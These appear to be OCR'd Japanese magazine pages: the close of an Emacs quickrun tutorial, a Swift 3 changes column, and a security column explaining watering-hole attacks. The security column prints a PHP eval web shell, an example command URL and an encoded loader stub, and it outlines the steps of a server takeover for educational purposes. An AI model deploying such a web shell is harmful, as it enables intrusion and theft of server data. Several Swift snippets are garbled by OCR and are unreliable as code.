今のコンピュータは高性能ですので、ファイル1つでサクッと書いた短いプログラムは、実行時間も短いということがほとんどです。多くの場合、10秒もあれば実行終了してしまいます。そのためquickrunでは、デフォルトで10秒という制限時間を設けています。10秒かかって実行が終了しない場合は、プログラムが無限ループによって暴走しているか、入力待ちになっているとquickrunが判断します。

しかし、時間のかかる大きな数値計算などは例外です。この場合はquickrun-option-timeout-secondsを大きくして制限時間を伸ばすと良いです。**図1**と**図2**は、恣意的(しいてき)に11秒後に実行終了するシェルスクリプトをM-x quickrunで実行させた様子です。

入力を制御する

ユーザの入力を受け付けるプログラムの場合、quickrunでは2つの実行方法があります。

・入力ファイルを設定する
・eshellを使う

入力ファイルを設定する

標準入力から入力を求められるプログラムを

▼図1 10秒以上かかるので強制終了される

```
#!/bin/sh
sleep 11
echo 待った？



 U:**-  quickrun-sleep.sh    All L1      (Shell-script[sh])
 U:%%-  *quickrun*      All L1      ()
Error running timer 'quickrun/kill-process': (buffer-rea
d-only #<buffer *quickrun*>)
```

▼図2 タイムアウトを伸ばせば問題なし

```
#!/bin/sh
sleep 11
echo 待った？

# Local Variables:
# quickrun-timeout-seconds: 15
# End:
 U:---  quickrun-sleep.sh    All L1      (Shell-script[sh])
待った？

 U:%*-  *quickrun*      All L2      (Quickrun)
```

▼リスト1 upcase.rb

```
#!/usr/bin/ruby
print ARGF.read.upcase
```

実行するたびに、手入力するのは面倒ですよね。

解決法は、標準入力の内容を書いたファイルを作成してからquickrunを実行することです。つまり「入力リダイレクト」です。標準入力ファイルのファイル名はカレントバッファのファイル名に「.qrinput」を付けたものになります。たとえば/path/to/foo.cでは、/path/to/foo.c.qrinputとなります。

それでは、標準入力の内容をすべて大文字にするRubyスクリプト「upcase.rb」(**リスト1**)で実験してみましょう。次の4つの手順を踏むことで「ABC」と表示されます(**図3**)。

①入力ファイルupcase.rb.qrinputを新規作成
②「abc」と書き込んで保存(末尾に改行を入れる)
③upcase.rbのバッファに切り替え
④M-x quickrunを実行

eshellで実行する

M-x quickrun-shellは普通のquickrunとは違い、実行時にeshellを使います。5つの特徴があります。

・標準入力にいろいろな入力を試せる
・qrinputファイル不要
・実行に時間がかかるプログラムを実行できる
・タイムアウトの設定不要
・実行終了後にrを押して、再実行

なお入力は改行のあとに、C-dではなくC-c

▼図3 入力ファイルを指定してM-x quickrun

```
#!/usr/bin/ruby
print ARGF.read.upcase



 -:---  upcase.rb       All L1      (Ruby)
ABC

 U:%*-  *quickrun*      All L2      (Quickrun)
```

C-dで終わる必要があります。C-dは本来のEmacsの挙動(カーソル位置の文字を削除)をするため、eshellへC-d(終了文字)を送信するには別のコマンドを使う必要があるからです。upcase.rbで実験してみましょう(**図4**)。

出力方法を変更する

quickrunはさまざまな出力方法を用意しています。デフォルトでは、実行結果は別ウィンドウに表示されますが、quickrun-option-outputterを設定することで変更できます(**表2**)。

ほかにもファイルやバッファや変数(組み合わせも可)に出力させられますが、この3つを覚えておけば問題ないです。

保存後に実行させる

M-x quickrun-autorun-modeはquickrunが"quick"であることを象徴するマイナーモードです。このマイナーモードを有効にすることで、ファイル保存時に自動でquickrunが実行されます。quickrun-autorun-modeは手動でquickrunを実行する手間を省きます。そのため、短時間で実行が終わるプログラムにおいて威力を発揮します。

通常のM-x quickrunによる実行では*quickrun*ウィンドウにフォーカスが移動しますが、quickrun-autorun-modeによる実行ではフォーカスが移動しません。ユーザは実行結果を見ながらプログラミングに勤しめます。数値計算など、途中経過を見ながらプログラミングしたい場合にとても有効です。

ただし、quickrun-autorun-modeは第28回(本誌2016年8月号)で紹介したような「ファイル保存後に処理を実行させる例」の1つですので、自動保存パッケージ(real-auto-saveやauto-save-buffers-enhanced)を使っている人は折り合いを付けてください。自動保存の間隔があまりにも短い場合は中途半端な状態で実行されてしまい、エラーになる可能性があります。

▼図4　M-x quickrun-shell

```
#!/usr/bin/ruby
print ARGF.read.upcase

-:---  upcase.rb      All L1     (Ruby)
~/book/sd-emacs-rensai $ /usr/bin/ruby  qr_2673sXL.rb
abc
ABC
~/book/sd-emacs-rensai $ /usr/bin/ruby  qr_2673sXL.rb
def
DEF
~/book/sd-emacs-rensai $

U:---  *eshell-quickrun*   All L7     (EShell)
Press 'r' to run again, any other key to finish
```

quickrunをカスタマイズする

デフォルトのコマンドを設定

複数の処理系が定義されているプログラミング言語においては、quickrun-set-default関数による処理系の設定が必要なことがあります。C言語、C++、JavaScriptなどが該当します。

```
(quickrun-set-default "c" "c/clang")
```

はC言語のプログラムの実行に、c/clangを使うようにします。ここで指定するコマンド名は「言語名/処理系名」となっています。どのようなコマンド名が定義されているかは、M-x helm-quickrunあるいはM-x anything-quickrunを実行すればわかります。

言語処理系の定義

quickrunの特徴は、何といっても多数の言語処理系について適切に初期設定がされていて、スクリプト言語以外の言語も即実行できることにあります。それでは、言語処理系の定義(パラメータ)がどのようになっているかを見てみましょう。パラメータはあくまでも内部的な話ですので普段は気にする必要はありません。自分用の設定をするときに必要となる知識です。

例としてc/gccのパラメータを見てみましょう(**リスト2**)。ここで見られる%記法は、**表3**のような意味を持っています。では、パラメータ

▼表2　quickrun-option-outputterの値

シンボル	表示先	用途
null	何も表示しない	長い出力を見たくないとき
message	エコーエリア	結果が短いとき
browser	Webブラウザ	HTMLを出力するとき

▼リスト2 c/gccのパラメータ

```
("c/gcc" . ((:command . "gcc")                                          ;コマンド名(必須)
            (:exec    . ("%c -x c %o -o %e %s" "%e %a"))                ;実行するコマンド
            (:compile-only . "%c -Wall -Werror %o -o %e %s")            ;コンパイルするコマンド
            (:remove . ("%e"))                                          ;削除する一時ファイル
            (:description . "Compile C file with gcc and execute")))    ;説明
```

▼リスト3 シェルスクリプトのパラメータ

```
("shellscript" . ((:command . (lambda () sh-shell))
                  (:description . "Run Shellscript file")))
```

▼表3 %記法

記述	意味
%c	コマンド名(commandで指定)
%o	コマンドに対するオプション
%e	実行ファイル(一時ファイル)
%s	ソースファイル(カレントバッファのコピー)
%a	実行ファイルに対するコマンドライン引数

を1つずつ見ていきます。

commandは必須、それ以外は任意です。execはコンパイルコマンドと実行コマンドのリストになっています。compile-onlyは、エラーチェックの意味でコンパイルのみを行うという設定です。removeは一時ファイルを削除する設定です。quickrunではバッファのファイルが一時ファイルとしてコピーされるため、コンパイラが生成した実行ファイルは一時ファイルとなります。descriptionは言語処理系の説明です。

一方、シェルスクリプトのパラメータは簡潔になっています(**リスト3**)。シェルスクリプトにおいてはファイル行頭の#!によって動的にシェルを決定しますので、commandはカレントバッファのsh-shellの値を返す無名関数になっています。execはデフォルトの「%c %o %s %a」が使われます。つまり、%oがシェルのオプション、%aがシェルスクリプトの引数というわけです。

これらは、M-x find-library quickrunやM-x find-variable quickrun/language-alistで見られます。

自分用の設定をする

多くの場合、quickrunのデフォルトの設定はそのままで問題ありません。しかし環境によっては、別のコマンドを使ったりオプションを追加する必要が出てきます。そこでquickrun-add-commandに:overrideを指定することでパラメータを上書きできます。この関数は新しい言語の追加もできますが、詳しくはREADME.md[注1]を参照してください。

◆ ◆ ◆

2回に渡ってカレントバッファを即座に実行するquickrunを紹介しました。筆者が実際に使ってみて、内部を理解しながら本稿を書いているうちに、quickrunは本当にうまく作り込まれていると思いました。ぜひともあなたのEmacsライフに取り入れていただけたらと思います。

筆者のサイトでもquickrunの紹介[注2]をしています。筆者はquickrunの機能を自分なりに再整理して、より使いやすくする設定[注3]を愛用しています。

筆者のサイト「日刊Emacs」は日本語版Emacs辞典を目指し、毎日更新しています。手元でgrep検索できるよう全文をGitHubに置いています。またEmacs病院兼メルマガのサービスを運営しています。Emacsに関すること関しないこと、わかる範囲でなんでもお答えします。「こんなパッケージ知らない?」「挙動がおかしいからなんとかしてよ!」はもちろんのこと、自作elispプログラムや文章の添削もします。集中力を上げるなどのライフハック・マインド系も得意としています。SD

登録はこちら➡http://www.mag2.com/m/0001373131.html

注1) URL https://github.com/syohex/emacs-quickrun
注2) URL http://rubikitch.com/2014/11/06/quickrun
注3) URL http://rubikitch.com/2016/07/12/my-quickrun

書いて覚える Swift 入門

第19回　SwiftとPokémon GO

Writer 小飼 弾（こがい だん）　twitter @dankogai

Siriまでやってる Pokémon GO

本稿が読者の皆さんに届くころにはXcode 8とSwift 3も正式リリース間近、(i|mac|tv|watch)OSもバージョンが上がり、もしかしてiPhone 7と次期MacBook Proすらリリースされているかもしれません。そんな大事な時期ですが、しかしPokémon GOをスルーするわけには行かないでしょう。何しろSiriまでやってるんですから(**図1**)。

米国版および豪国版のリリースは7月6日。前回執筆時にはすでに同国で社会現象となっていましたが、ポケモンのふるさとでもある日本での正式リリースは脱稿直後の7月22日。で、筆者もやってみると……見事にはまってしまいました。Apple Watch入手後も「わっかが1周」することなどほとんどなかった筆者が1日も欠かさずムーブゴールを達成するどころか(**図2**)、1日平均10km以上歩いてます(**図3**)。いったい何が起きたのでしょうか？(**図4**)

こういうのも何ですが、Pokémon GOを成立させている各要素に目新しい点はまるで見当たりません。ポケストップは開発元のNianticが2012年からやっていたIngressの援用。ポケモンにいたっては1996年、20年前リリースの「初代」の151種類そのまま。3Dグラフィックスは Unity[注1]ですし、サーバはGCPやAWSといった「お馴染(なじ)み」のクラウドプラットフォーム。AR？　セカイカメラ[注2]なら2008年に始まって2013年に終了していますが、何か?


どうしてPokémon GOは先行者たちが超えられなかったキャズムを超えられたのでしょうか？

個々の要素技術が、先行者たちを超えてなかったからだというのが筆者の答えになります。ポケモン20年。スマホ10年。トレーナ、もといユーザは「やって」なくても「知って」はいたわけです。「新しい」のに「慣れている」。これって何か心当たりありませんか？

そう。Swift。型推論、オプショナル、プロトコルといったSwiftをSwiftをたらしめている要素は、どれ1つとってもほかの言語で実装されていたものばかり。しかしそれが1つにまとまると今までになかった何かになる。その結果、みんなが使うようになる……。

もう1つ似ているのは、リリース時には未完

▼図1　Pokémon GO（http://www.pokemongo.jp）



注1） Unity（http://japan.unity3d.com）
注2） セカイカメラ（http://jp.techcrunch.com/2013/12/17/the_end_of_sekai/）

▼図2　ムーブゴール達成!

▼図3　ダッシュボードを見よ!

▼図4　レベル29（8月19日現在）

成で、今もなお未完成であること。本原稿執筆現在、ポケモンには欠かせない機能であるはずのモンスター交換はいまだに実現されていませんし、2016年のアプリとは思えないほど強制終了しまくりですし、ポケストップとジムの配置は今もなお試行錯誤が続いています。おかげで中の人はまだLv5[注3]みたいではありますが、全世界の人を歩かせるにはそれで十分だったのです。

そしてこれが一番大事だと筆者が感じているのは、細やかな報酬の重要性。人――というのが主語が大き過ぎるのであれば少なくとも筆者――は、いきなり10km歩けと言われても微動だにしないのです。しかし100mごとにポケストップがあると、いつの魔(間)にか10km歩いてしまっている。水族館のイルカやアシカのショーではショー全体が終わったあとではなく一芸ごとに餌を与えていますが、実は人というケダモノもそうなのです。大きな報酬がまとめて支払われるその日まで我慢に我慢を重ねられる人は偉大ですが、小さな人まで動いて初めて世の中は動くことを、Pokémon GOがあらためて示してくれたと感じています。

変わらないために変える

ポケモントレーナーの視点からあらためてSwift 3を見てみると、変わらないために変えているのだという思いを新たにします。とくに前回紹介した++--演算子やC-styleのforの廃止は、「Cにおもねる新言語」から「Swiftという一人前の言語」への進化だと言い切ってよいでしょう。ところでポケモンの弊害に「進化」という言葉の「誤用」があります。生物学的には同一個体の変化は「進化」ではなく「変態」なのですが、英語でもmetamorphoseではなくevolveですし、こうなるともはや誤用ではなく「語彙の進化」だと筆者も諦め気味。Xcodeでは2のコードを3に進化させられるのですが、アメ玉が不要な点はPokémon GOより優れてます:-)

注3） 中の人はまだLv5（http://forbesjapan.com/articles/detail/13055/1/1/1）

API：旧弊は進化の証

その一方、一見するとなんではじめからそうしなかったという変更も多々見られます。たとえばAPIの命名規則ですが、Swift 2ではこうだったのが……、

```
var a = [0]
a.append(1)  // [0, 1]
a.appendContentsOf([2,3]) // [0, 1, 2, 3]
```

Swift 3ではこうなっています。

```
var a = [0]
a.append(1)// [0, 1]
a.append(contentsOf:[2,3])   // [0, 1, 2, 3]
```

Swiftはもとから「名前が同じでもシグネチャが異なれば別の関数」なのですから、はじめからSwift 3のようにすればよかったのにと思わぬでもないですが、その一方進化前のSwiftはObjective-Cだったことを考えれば、生まれたての段階ではObjective-Cを引きずっているのも自然ではあります。余談ですが、演算子を使った記法ではSwift 2とSwift 3の違いはありません。

・Swift (2|3)

```
var a = [0]
a += [1]
a += [2, 3]
```

わかりやすさも、非英語圏まで考慮すると演算子を使ったほうが直感的なような気がします。

真偽値を返すAPIは必ずisを付けるというのも同様で、Objective-Cではそうなっていなかったのですね。

・Swift 2

```
import Foundation
var u = NSURL(fileURLWithPath: #file)
if u.fileURL {
    print(u.path!)
}
```

・Swift 3

```
import Foundation
var u = NSURL(fileURLWithPath: #file)
if u.isFileURL {
    print(u.path!)
}
```

ラベルも脱Objective-C

SwiftがObjective-Cの祖先であることを最も感じさせたのは、ラベルの扱いかもしれません。たとえば、

```
func volume(x:Double, y:Double, z:Double)->
>Double {
    return x*y*z
}
```

という関数は、Swift 2ではこう呼び出します。

・Swift 2

```
volume(2, y:3, z:4) // 24.0
```

最初のラベルだけ省略されるというわけですが、これはわかりづらい。

・Swift 3

```
volume(x:2, y:3, z:4) // 24.0
```

のほうがずっとわかりやすいですよね。

ちなみに「呼び出し時にラベルを省略する」のであれば、Swift 2もSwift 3も同様に_を付ければよいので、ラベルの省略は関数定義時に明示するというのは癖にしておいてよいでしょう。

・Swift (2|3)

```
func volume(_ x:Double, _ y:Double, _
z:Double)->Double {
    return x*y*z
}
volume(2, 3, 4) // 24.0
```

「戻り値を捨てる」も明示

「コンパイラーが推論できる場合は推論」以上に「明示すべき場合は明示」というのがSwiftismですが、関数をサブルーチンとして使う場合、つまり戻り値を使わない場合にも明示するようになりました。

・Swift (2|3)

```
func plusOne(_ i: Int) -> Int {
  print(i)
    return i + 1
}
_ = plusOne(0) // 1
```

「_に代入する」ことで「戻り値不要」を示しているわけです。Swift 2でも実は有効です。Swift 3では、@discardableResult修飾子で関数側で「戻り値捨ててもOK」を指定することもできます。

・Swift 3

```
@discardableResultfunc plusOne(_ a: Int) ->
Int {  print(a)     // side effect!  return
a+1}plusOne(x)‵‵‵‵
```

var引数禁止

Swift 2までは、関数の引数にvarをつけることで次のようなコードを書くことができました。

・Swift 2

```
// 最大公約数
func gcd(var a: Int, var _ b: Int) -> Int {
    a = abs(a); b = abs(b)
    if (b > a) { (a, b) = (b, a) }
    while (b > 0) { (a, b) = (b, a % b) }
    return a
}
```

これがSwift 3では廃止されるので、上記のコードは次のように書き直す必要があります。

・Swift 3

```
func gcd(_ a: Int, _ b: Int) -> Int {
    var (x, y) = (abs(a), abs(b))
    if (x > y) { (x, y) = (y, x) }
    while (y > 0) { (x, y) = (y, x % y) }
    return x
}
```

一見不便に思えるのですが、その一方Swiftにはinoutという引数もあって、

・指定なし：letと同様。イミュータブル
・var：ミュータブルだが、呼び出し元は変更されない
・inout：ミュータブルかつ呼び出し元も変更される

という状態だったのが、1つ減ることで紛らわしさがずいぶんと軽減されます。

UnsafePointer nullability

C APIとの連携ではUnsafePointerが大活躍するのですが、これが明示的にOptionalとなることで、次のようなコードが安全に書けるようになります。

```
let ptr : UnsafeMutablePointer<Int>? = nil
ptr?.memory = 42
```

型推論もOptional指向に

たとえば次のコードをご覧ください。

```
func f(value : Int!) {
  let x = value + 1 // x: Int - force
unwrapped
  let y = value // y: Int?  let array = ア
[value, 42]
  let array2 = [value!, 42] // [Int] use(a)
}
```

arrayの型は[Int]なのか[Int?]なのか。このような場合Swift 3では[Int?]よりに推論して、明示的にUnwrapされている場合のみ[Int]にします。

where節

プロトコル指向プログラミング(POP)では、次のようなコードは可能であるにとどまらず推奨すらされます。

```
anyCommon([1], 0..<2) // true
anyCommon([2], 0..<2) // false
```

違う型同士でも、同じプロトコルに準拠していれば共通要素があるかどうかを確認できるわけですが、その実装はSwift 2ではずいぶんと長ったらしいものとなっていました。

・Swift 2

```
func anyCommon<T: SequenceType, U: ➥
SequenceType
    where T.Generator.Element:Equatable,
    T.Generator.Element == U.Generator.➥
Element
    >(lhs: T, _ rhs: U) -> Bool {
    for l in lhs {
        for r in rhs {
            if l == r { return true }
        }
    }
    return false
}
```

要は<>の中身が長過ぎるのですが、Swift 3では次のように関数シグネチャの直後に書くことでずいぶんとすっきりします。POPがますますはかどりそうです。

・Swift 3

```
func anyCommon<T: Sequence, U: Sequence>(_ ➥
lhs: T, _ rhs: U) -> Bool
  where T.Iterator.Element:Equatable,
  T.Iterator.Element == U.Iterator.Element {
    for l in lhs {
        for r in rhs {
            if l == r { return true }
        }
    }
    return false
}
```

Generic Type Aliasing

Swiftのtypealiasは実に便利な機能ですが、typealias Foo = Barはできて、typealias Foo<T> = Bar<T>ができないのは実に不自然でしたが、やっとDWIM(Do what I mean)になります。

```
typealias StringDictionary<T> = ➥
Dictionary<String, T>
typealias DictionaryOfStrings<T : Hashable>➥
= Dictionary<T, String>
typealias IntFunction<T> = (T) -> Int
typealias Vec3<T> = (T, T, T)
typealias BackwardTriple<T1,T2,T3> = (T3, ➥
T2, T1)
```

プログラムの進化、プログラマの進化


0x20代もあますところ1年となった中年プログラマにとって、Pokémon GOがあらためて示したあまりにまっとうな世界観にあらためて自省しています。一言で言えば、「千里の道も楽しく一歩から」。「千里の道も一歩から」だけだと大業は苦行の積み重ねという感じがしますが、一歩が苦しいなんて誰が言ったのでしょう。一歩一歩が楽しかったからこそ、気がつけば千里を踏破したのではないのか。プログラミングもまたその例外ではないように感じます。1行1行が楽しかったからこそ今まで続いてきたのだと。そしてそれが楽しかったのは、楽しむための工夫をどこかでしてきたからではないのか、と。

来月以降も、また一緒に歩いていきましょう。一歩ずつ、楽しく。SD

セキュリティ実践の基本定石

すずきひろのぶ
suzuki.hironobu@gmail.com

みんなでもう一度見つめなおそう



【第三六回】水飲み場攻撃に悪用されるWebサイト

多くの人が閲覧するWebサイトに罠をしかける「水飲み場攻撃」という手法があります。その多くは、既存のWebサイトを改ざんしてマルウェアを仕込んでいます。それゆえに、人々もだまされてしまうわけですが、どうして既存のサイトにマルウェアを組み込むなんてことができるのでしょうか？　不思議かもしれませんが、それはほんの小さなほころびから始まるのです。

待ち伏せして攻撃をする手法

草原にある水源に水を飲みにあつまる動物をライオンが待ち伏せをしていて襲いかかる。そんなシーンを、映画かテレビのドキュメント番組かはわかりませんが、みなさんもなんとなく過去に見た記憶があると思います。

ユーザが寄りつくWebサイトに罠をしかけ、被害者が寄ってくるのを待ち構えている。それを先ほどのライオンの待ち伏せに例えてみせたのが、rsa.com（EMC社のセキュリティ・ブログ）[注1]でした。

それ以降、このように、人気のあるWebサイト、あるいは特定の人たちがよく参照するWebサイトに集まってくるのを待ち構えて罠にしかけるような方法を「水飲み場攻撃（Watering Hole Attack）」と呼ぶようになりました[注2]。

水飲み場攻撃には、集まる「水飲み場」が必要です。技術者がターゲットであれば、技術者が参考にするようなWebサイトをクラックすることになりますが、何も商用の大きなサイトである必要はありません。たとえば、アカデミックなカンファレンス開催のためのサイトを考えてみましょう。大学のどこかの研究室がボランティアで作成していたりしないでしょうか。そこにアクセスしてくるのはおもにその分野の研究者のはずです。つまり、すでにその段階でターゲットは確実に限定され、かつ明確化されていることになります。このように効果的にターゲットを選択することが可能になるのです。

Webサイトにしかけられる罠

Webサービスのプラグインに脆弱性があって、任意の場所にファイルを作成できてしまえるケースなどがあります。たとえば、CVE-2015-1375は、WordPressのプラグインPixabay Imagesのバージョン2.4未満の持っている脆弱性です。これは任意の場所にファイルを書き込めてしまう脆弱性です。脆弱性対策情報データベースではJVNDB-2015-001259という番号で管理されています[注3]。危険度を評価するCVSS値は7.5です。7.0以上は直ちに対応が必要な危険度ですから、その問題が大きいことがわかります。

これは具体的には、任意のファイルを（Webサー

注1）LIONS AT THE WATERING HOLE - THE "VOHO" AFFAIR（July 20, 2012）
https://blogs.rsa.com/lions-at-the-watering-hole-the-voho-affair/

注2）余談ですが、watering holeというキーワードでインターネット上を画像検索をすると、アフリカのサバンナの水の湧いているところで、シマウマとライオンが仲良く横に並んで水を飲んでいました。動物の生態には詳しくないのですが、普通はそんなものなのでしょうか？

注3）WordPress用Pixabay Imagesプラグインのpixabay-images.phpにおける任意のファイルに書き込まれる脆弱性（2015年1月29日）
http://jvndb.jvn.jp/ja/contents/2015/JVNDB-2015-001259.html

バが動いている権限で）書き込むことが可能な脆弱性です。前提がWordPressで稼働しているサイトですので、任意のPHPプログラムを設置できるということになります。

そこで、次のようなコードを含んだファイルをWebサイト上に置けたならどうなるでしょうか？

```
<?php @eval($_POST['pass']);?>
```

このコードは古典的なPHPのマルウェア・スクリプトですが、機能はたいへん強力です。たったこれだけの短いコードで、外部から任意のコードを与えて実行させることが可能です。passとあるのは、このコードを利用するための秘密タグの役目を果たします。外部から任意のコード（たとえば、ls）を実行するときは、次のようなURLでアクセスします。

```
http://example.com/malware.php?pass=system("ls");
```

このpassをiwJE5WE5Cv9LPwX8と置き換えれば16文字パスワードとなるので、攻撃者ではない一般のユーザが偶然にこのマルウェアプログラムを実行することはないでしょう。

クライアント側からHTTPサーバへアクセスする際、このPHPプログラムに対しpassで何かコマンドを与えれば、そのままWebを動かしている権限で実行されます。ですから、Webプログラムからデータベースを呼び出して処理しているようなものは、設定ファイル中にあるパスワードを盗んでしまえるので、データベースの中身を盗むことが可能になります。

今どき、人が端末の前にはりついてキーボードを叩いて、脆弱性を探すようなことはしません。すべて自動化されているので、まず脆弱性を持つサイトを見つけるのは自動化されたbotになります。botが自動的にPHPの実行コードを送りこみ、それを動かします。マルウェア自体もまた、マルウェアを送り込めたことを記録する集計サーバに、自動的に必要な情報を送り、次のマルウェアのモジュールを受け取れるようなセットアップをします。ここまでが一式になっているのが今日的なパターンです。

これらをオリジナルで作るにしても、さして難しいコードを書く必要もありません。PHPを使いWebサーバアプリを書ける程度の知識があれば、十分作成できます。たとえば次のPHPのbase64_decode()を使えば、十分な機能を持ったシェルスクリプトのコードを送り込み実行することが可能になります。

```
<?php eval(base64_decode("H4sIAc...YHAAA="));?>
```

Webサーバを乗っ取る手順

サーバが乗っ取られる手順を順序立てて説明すると、次のようになるでしょう。

- Step 1：PHPで書かれたマルウェアのコードをWebサイトに設置
- Step 2：Webサーバ経由で、そのPHPコードをアクセスすることでモジュールを展開、そして稼働
- Step 3：Webサーバがどのような構成になっているかの情報を、集積サーバにアップロード
- Step 4：さらにマルウェアを展開するために必要なコマンド類があるかをチェック
- Step 5：そのチェック結果から必要なモジュールをダウンロード
- Step 6：マルウェア群を展開し、対象のサーバを完全に支配下におく

Step 1、2　ダウンローダーの設置

まずStep 1とStep 2で展開するモジュールは、基本的にのちに動かすマルウェアのモジュールをダウンロードするだけのダウンローダーです。それだけであれば、極めて小さなコードで済みます。多くの場合、難読化されているケースが多いと筆者は考えています。

なぜならば、この段階だと、ファイルは送り込めても、その先で失敗する確率もまた大きいからです。うまく展開できず、さらに自分自身を消すこともできなかった場合、証拠を残したままになってしまいます。高度な難読化というのは無理だと思いますが、

時間を稼ぐ程度にはなっているはずです。難読化技術は、これも「ホコ」と「タテ」の関係で、常に解読する技術と読めなくする技術のせめぎ合いです。

Step 3　サーバの構成情報を収集

さて、Step 3では、どこまでの情報を外部に流出するかは、ケースバイケースです。標的としているサイトであれば、そのサイトの情報を詳しく知るために、なるべく多くのシステムに関連する情報を引き出すでしょう。

インターネット上にはサーバに侵入されたサイトが多量に掲載されているサイトがいくつかあり、次々に自動的にリストアップされていたりします。これらは、Step 3のところで記録用サーバに次々と情報を自動アップロードしているからです。

愉快犯ならばここまでで終わりますが、今、このようなケースのほとんどは愉快犯ということはないでしょう。そこからさらにサイトを深堀りしていくはずです。最近のWebアプリケーションは、データベースと連動しているものが多く、そのデータベースへアクセスするためのアカウントとパスワードは設定ファイルに直接「平文」で書かれています。もちろん、それはWebアプリケーションを実行している権限でアクセスされるので、今回のようなマルウェアからアクセスできる環境にあります。

次に、データベースそのもののアクセス権限管理を考えてみます。アカウントをデータベースごとに用意して、アクセス権限を最小限にしていれば、被害も最小限となるのですが、1つのデータベースのアカウントを使いまわし、システム上の複数のデータベースを横断的にアクセスしているケースも多々見受けられます。

個人ブログを見ていると、何でもお手軽にデータベースアカウントのroot/adminを使いまわし、無制限にアクセスするようなケースも見受けられます。さすがにプロフェッショナルな運用で、このような使いまわしはないと思いますが、絶対にないとも言えないでしょう。そうなると、サイトにあるデータベース内のすべてが外部に流出する可能性も出てきます。

Step 4　攻撃に使えるツールの有無をチェック

Step 4では、どこまでのツールが使えるかをチェックします。多くの場合、Perl、Ruby、Pythonの言語系のチェックおよび、それら言語のライブラリ・パッケージの確認、そしてwget、lynx、curlといった外部からファイルをダウンロードするツール類の確認です。

標準的なGNU/Linuxシステムでは、/usr/binなどに入っているコマンド類には利用制限はかかっておらず、誰でも実行できます。これらの問題は、SELinux環境で厳密に管理することで回避することは可能ですが、現実には、SELinuxを使い安全に運用するノウハウはあまり伝わっていません。むしろ、「各種サービスをインストールできないので、SELinuxをDisable（無効）にすること」などと説明しているものが多く見られるのが現状です。

Step 5、6　遠隔操作環境の構築、rootの奪取

Step 5とStep 6にいたっては、侵入側がそのサイトをどう利用するかの戦略を立てて行われる段階だと考えたほうがいいと思います。その場で使うのではなく、外部からいつでもリモートコントロールできるようにツールを配置しておき、のちに戦略的に使うために「リザーブしているサイト」として寝かしておくという場合もあるでしょう。

この段階まで侵入が進んでいる場合、外部から悪用目的のアクセスがあるか、偶然に発見する以外、なかなか発見するのは難しいと思います。時として何年間も、いつでも入れる状態のままで寝かされていることもあります。さらには、Webサーバの引越しなどが何度もあったにもかかわらず、これらの侵入ツールも一緒に引っ越しているケースもあります。

繰り返しになりますが、いったん侵入され内部にマルウェアが展開されているケースでは、長期間、外部からアクセスできる状態におかれているケースも珍しくはないことを覚えておきましょう。

もう1つ付け加えておくと、このようにすでに内部に侵入され、外部から任意のコマンドを実行できる状態にある場合、もし、root権限を奪取できる脆

弱性が発見され、それを使えるマルウェアコードが公開されたら、極めて短時間のうちにroot奪取の試みをされることでしょう。

理由は簡単で、そのマルウェアに汚染しているサーバの情報はデータベース化されており、どこがroot奪取可能かは攻撃側には瞬時に、かつ自動的にリストアップされるからです。そして、まもなくroot奪取のためのツールが送り込まれ実行されることでしょう。こうなればセキュリティパッチが先か、root奪取されるのが先かの話になりますが、筆者の目から見れば、往々にしてこのような汚染されているサーバは、普段の管理が疎かにされているゆえに侵入されています。そのため、root奪取も時間の問題のように思えます。

水飲み場攻撃

これまでに紹介したPHPコードは、「Webサーバ内部で動くプログラムをインストールするためのインターフェースとしてのスクリプト」という役割を果たしているものの説明でした。

PHPは本来、HTMLコードを動的に生成するためのものです。そして、そのHTMLを動的に生成するときのケースが今回の「水飲み場攻撃」の話につながります。

侵入したのちに、マルウェア群のインストールもすでにできたようなWebサーバがあるとします。その段階になって、そのWebサーバがどのように利用されているか、攻撃側がチェックし、水飲み場攻撃に使えそうなサイトであれば、マルウェアコードが設置される段階に進みます。

水飲み場攻撃には、それまで使っていたWebサイトのHTMLの内容(Webアプリケーションでの動的な生成も含む)を書き換えるかたちで行われるケースがほとんどです。

Adobe Flash Playerの脆弱性を悪用

Webサイトを見ただけでPCクライアント側にマルウェアが感染してしまうケースを考えてみます。

たとえば、ブラウザに組み込まれるAdobe Flash Playerプラグインの脆弱性は、一般のアプリケーションとしてみても、深刻度が高く、かなり多い部類であると言わざるを得ません。

この連載ではお馴染みのMITRE Corporationが運用しているCVEサイトですが、さらにその内容をわかりやすくデータベース化しているサイトCVE Details[注4]があります。CVE Detailsは、セキュリティコンサルタントのSerkan Özkan氏が個人的に運営しているサイトとのことです。情報が整理されており、たいへん役に立つサイトです。

そこを使ってAdobe Flash Playerの脆弱性一覧をチェックしてみます(**図1**)[注5]。すると、CVSS値10.0のものがずらりと並びます。そして、個々の脆弱性の説明の欄にも“execute arbitrary code”という言葉を数多く見つけることができます。execute arbitrary codeは「任意のコードが実行できる」という意味です。水飲み場攻撃には、これらの脆弱性を持ったFlashファイルが利用されるわけです。

ちなみに、このサイトの一連のドキュメントを読むとよくわかるのですが、問題はAdobe Flash Playerの問題ですので、WindowsやMacだけではなく、GNU/Linuxも同様に脆弱性をついたターゲットになり得ることを示しています。

デスクトップ環境のGNU/Linuxも特別に安全なわけではありません。利用者が少なく、攻撃側のターゲットとしては魅力がないので、相対的にあまり攻撃されないということの結果でしかないと考えるべきでしょう。ですから、GNU/Linuxのデスクトップを悪意を持ってターゲットにすると、ほかのプラットフォームと同様なリスクがあることを理解しておいてください。

水飲み場に感染Flashファイルを組み込む

サイトのHTMLファイルに、脆弱性をついてクライアント側にマルウェアを感染させるFlashファイルを組み込みます。動的にHTMLを生成してい

注4) www.cvedetails.com
注5) https://www.cvedetails.com/vulnerability-list/vendor_id-53/product_id-6761/Adobe-Flash-Player.html

